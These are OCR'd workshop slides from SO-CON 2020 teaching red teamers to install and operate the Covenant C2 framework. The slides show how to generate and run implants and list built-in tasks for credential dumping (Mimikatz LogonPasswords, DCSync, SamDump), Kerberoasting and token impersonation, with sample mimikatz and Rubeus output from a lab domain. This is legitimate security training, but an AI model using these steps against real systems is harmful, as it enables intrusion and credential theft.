SPECTEROPS

WORKSHOP

Operating with Covenant

Ryan Cobb, Justin Bui

November 20 10:00 - 12:00

SO-CON 2020

Ryan Cobb (@cobbr_io)

Ryan is an operator and red teamer at SpecterOps, specializing in building offensive security toolsets

- Consultant @ SpecterOps
- Author
  - Covenant
  - SharpSploit
  - PSAmsi
- Speaker
  - DerbyCon
  - BSides DFW
  - BSides Austin


Blog: cobbr.io

Twitter: twitter.com/cobbr_io

GitHub: github.com/cobbr

Justin Bui (@slyd0g)

- Justin is an operator and red teamer at SpecterOps, specializing in payload and post-exploitation development
- Consultant @ SpecterOps
- Author
  - SharpClipboard
  - SharpCrashEventLog
  - DLLHijackTest
  - SK8RAT/SK8PARK
- Speaker
  - HushCon Seattle



Blog: medium.com/@slyd0g
Twitter: twitter.com/slyd0g
GitHub: github.com/slyd0g

Overview

- Introducing Covenant
- Covenant Labs and Demos
  1. Lab: Install and Setup
  2. Lab: Basic Commands
  3. Lab: Credential Management
  4. Lab: Peer-To-Peer (P2P) C2 / Lateral Movement
  5. Demo: Rubeus / Unconstrained Delegation
  6. Labs: Extendibility
     - Custom Tasks, C2 Profiles, and ImplantTemplates
  7. Demo: .NET Core Implant

Purpose of This Workshop

1. Learn the basic and intermediate usage of Covenant
2. Learn a bit about how Covenant works “under the hood”
3. Preparation to use Covenant in real red team operations
4. Learn to use Covenant’s more advanced extendibility features

Lab Prerequisites

- Assuming you have available to you:
  - Linux VM w/ Covenant installed
  - Windows 10 VM
  - Working networking between VMs
- If you don’t have this ready, get started setting this up during the intro slides


Lab Support

- Things we can help you with today:
  - How does X work in Covenant?
  - Is it possible to do X within Covenant?
  - I'm seeing X behavior in Covenant, is this a known behavior? Are there common troubleshooting steps?
  - Can you demo how X is done in Covenant?
- Things we are unable to help with today:
  - Tech Support
  - Networking Issues
  - Why is X not working?

Lab and Demo Time


- During lab time, we will:
  - Give some time for you to start on labs on your own
  - Demonstrate solutions to some or all of the lab
  - Take requests to demo other features and use-cases
    - Feel free to ask!

Introducing: Covenant



- .NET command and control framework that aims to:
  - Highlight the attack surface of .NET
  - Make the use of offensive .NET tradecraft easier
  - Serve as a collaborative C2 platform for red teamers
- Key Features:
  - Versatile: Cross-platform, Multi-User, Intuitive web interface
  - Built-in implants for .NET Framework and .NET Core
  - Large library of built-in Tasks that utilize SharpSploit/GhostPack
  - Customizable: Custom tasks, C2 profiles, implants
  - Tracks indicators and credentials captured
  - Peer-To-Peer C2

Covenant: High-level Architecture



Covenant Use Cases

- When to use Covenant?
  - If you want more control over post-exploitation tasks
    - No forced process injection
  - If you want a pure .NET Framework implant targeting .NET 3.5/4.0
    - No PowerShell unless explicitly requested
  - If you want to use .NET Core implants
  - If you want more granular control over C2 structure
  - If you want to change implants or indicators easily

Covenant Lab: Installing and Setup


- Install the .NET SDK 3.1 (https://dotnet.microsoft.com/download/dotnet-core/3.1)
  - $ ~ > wget https://packages.microsoft.com/config/debian/10/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
  - $ ~ > sudo dpkg -i packages-microsoft-prod.deb
  - $ ~ > sudo apt-get update
  - $ ~ > sudo apt-get install -y apt-transport-https
  - $ ~ > sudo apt-get update
  - $ ~ > sudo apt-get install -y dotnet-sdk-3.1

Covenant Lab: Install and Setup

- Install Covenant:
  - $ ~ > git clone **--recurse-submodules** https://github.com/cobbr/Covenant
  - $ ~ > cd Covenant/Covenant
  - $ ~/Covenant/Covenant > **sudo** dotnet run
- Browse to https://127.0.0.1:7443 and create a new user with a strong password


Covenant Lab: Install and Setup

- Listener Creation:
  - Create a new listener using the **Listeners** tab
  - Change Name, BindPort, ConnectPort if you wish



Covenant Lab: Install and Setup

- Payload Generation:
  - From the **Launchers** tab, select the **Binary** launcher
    - Select your Listener
    - Switch DotNetVersion to 4.0, adjust other options if you wish
    - Generate and download the Grunt binary
  - Copy the Grunt binary to your Windows 10 VM and execute



Covenant: Built-In Tasks

- 60+ Built-in Tasks
- Primarily built on SharpSploit and GhostPack

```
[9/16/19 8:40:18 PM UTC] Command assigned
(cobbr) > help

Help            Show the help menu.
ImpersonateProcess              Impersonate the token of the specified process. Used to execute subsequent commands as the user
associated with the token of the specified process.
WhoAmI          Gets the username of the currently used/impersonated token.
SharpWMI                Use a SharpWMI command.
Seatbelt                Use a Seatbelt command.
SharpDump               Use a SharpDump command.
SharpUp         Use a SharpUp command.
SharpDPAPI              Use a SharpDPAPI command.
SafetyKatz              Use SafetyKatz.
Kerberoast              Perform a "Kerberoast" attack that retrieves crackable service tickets for Domain User's w/ an SPN set.
Rubeus          Use a rubeus command.
PortScan                Perform a TCP port scan.
Wdigest         Execute the 'sekurlsa::wdigest' Mimikatz command.
SamDump         Execute the 'privilege::debug lsadump::sam' Mimikatz command.
GetSystem               Impersonate the SYSTEM user. Equates to ImpersonateUser("NT AUTHORITY\SYSTEM").
LsaCache                Execute the 'privilege::debug lsadump::cache' Mimikatz command.
LogonPasswords          Execute the 'privilege::debug sekurlsa::logonPasswords' Mimikatz command.
Mimikatz                Execute a mimikatz command.
ScreenShot              Takes a screenshot of the currently active desktop, move into a targeted pid for specific desktops
Download                Download a file.
Upload          Upload a file.
ProcessList             Get a list of currently running processes.
ChangeDirectory         Change the current directory.
ListDirectory           Get a listing of the current directory.
AssemblyReflect         Execute a dotnet Assembly method using reflection.
Assembly                Execute a dotnet Assembly EntryPoint.
PowerShell              Execute a PowerShell command.
ShellCmd                Execute a Shell command using "cmd.exe /c"
Shell           Execute a Shell command.
LsaSecrets              Execute the 'privilege::debug lsadump::secrets' Mimikatz command.
MakeToken               Makes a new token with a specified username and password, and impersonates it to conduct future actions as the
specified user.
ImpersonateUser         Find a process owned by the specified user and impersonate the token. Used to execute subsequent commands as
the specified user.
```


Covenant: SharpShell Task

- SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }
- Use SharpSploit functions or any built-in .NET Framework libraries

```
[9/16/19 8:48:15 PM UTC] SharpShell-5dd9435781 completed
(cobbr) > SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }

DESKTOP-F9DQ76G\cobbr
```

Covenant Lab: Basic Commands

- help — list and describe various Covenant commands
  - help <module> — describe and show command usage
- cd
- ls
- ps
- WhoAmI
- Upload
- Download
- Powershell
- Assembly
- Keylogger
- SharpShell



Covenant Lab: Credential Management


- Mimikatz commands
  - LogonPasswords
  - DCSync
- Rubeus

```
[9/16/19 8:59:49 PM UTC] LogonPasswords completed
(cobbr) > LogonPasswords


  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 100284683 (00000000:05fa390b)
Session           : Interactive from 2
User Name         : TestUser
Domain            : DEV-COBBR
```

```
[9/16/19 8:59:59 PM UTC] Rubeus completed
(cobbr) > Rubeus dump


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2



[*] Action: Dump Kerberos Ticket Data (All Users)


  UserName                 : TestUser
  Domain                   : DEV-COBBR
  LogonId                  : 0x5fa38ef
  UserSID                  : S-1-5-21-650065996-955996677-2385658144-2107
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 8/27/2019 2:41:43 PM
  LogonServer              : WIN16
  LogonServerDNSDomain     : DEV-COBBR.LOCAL
  UserPrincipalName        : TestUser@dev-cobbr.local

    [*] Enumerated 2 ticket(s):
```

Covenant Lab: Credential Management

- Data tab tracks captured credentials
  - Plaintext credentials and hashes from LogonPasswords
  - Base64 encoded tickets from Rubeus dump

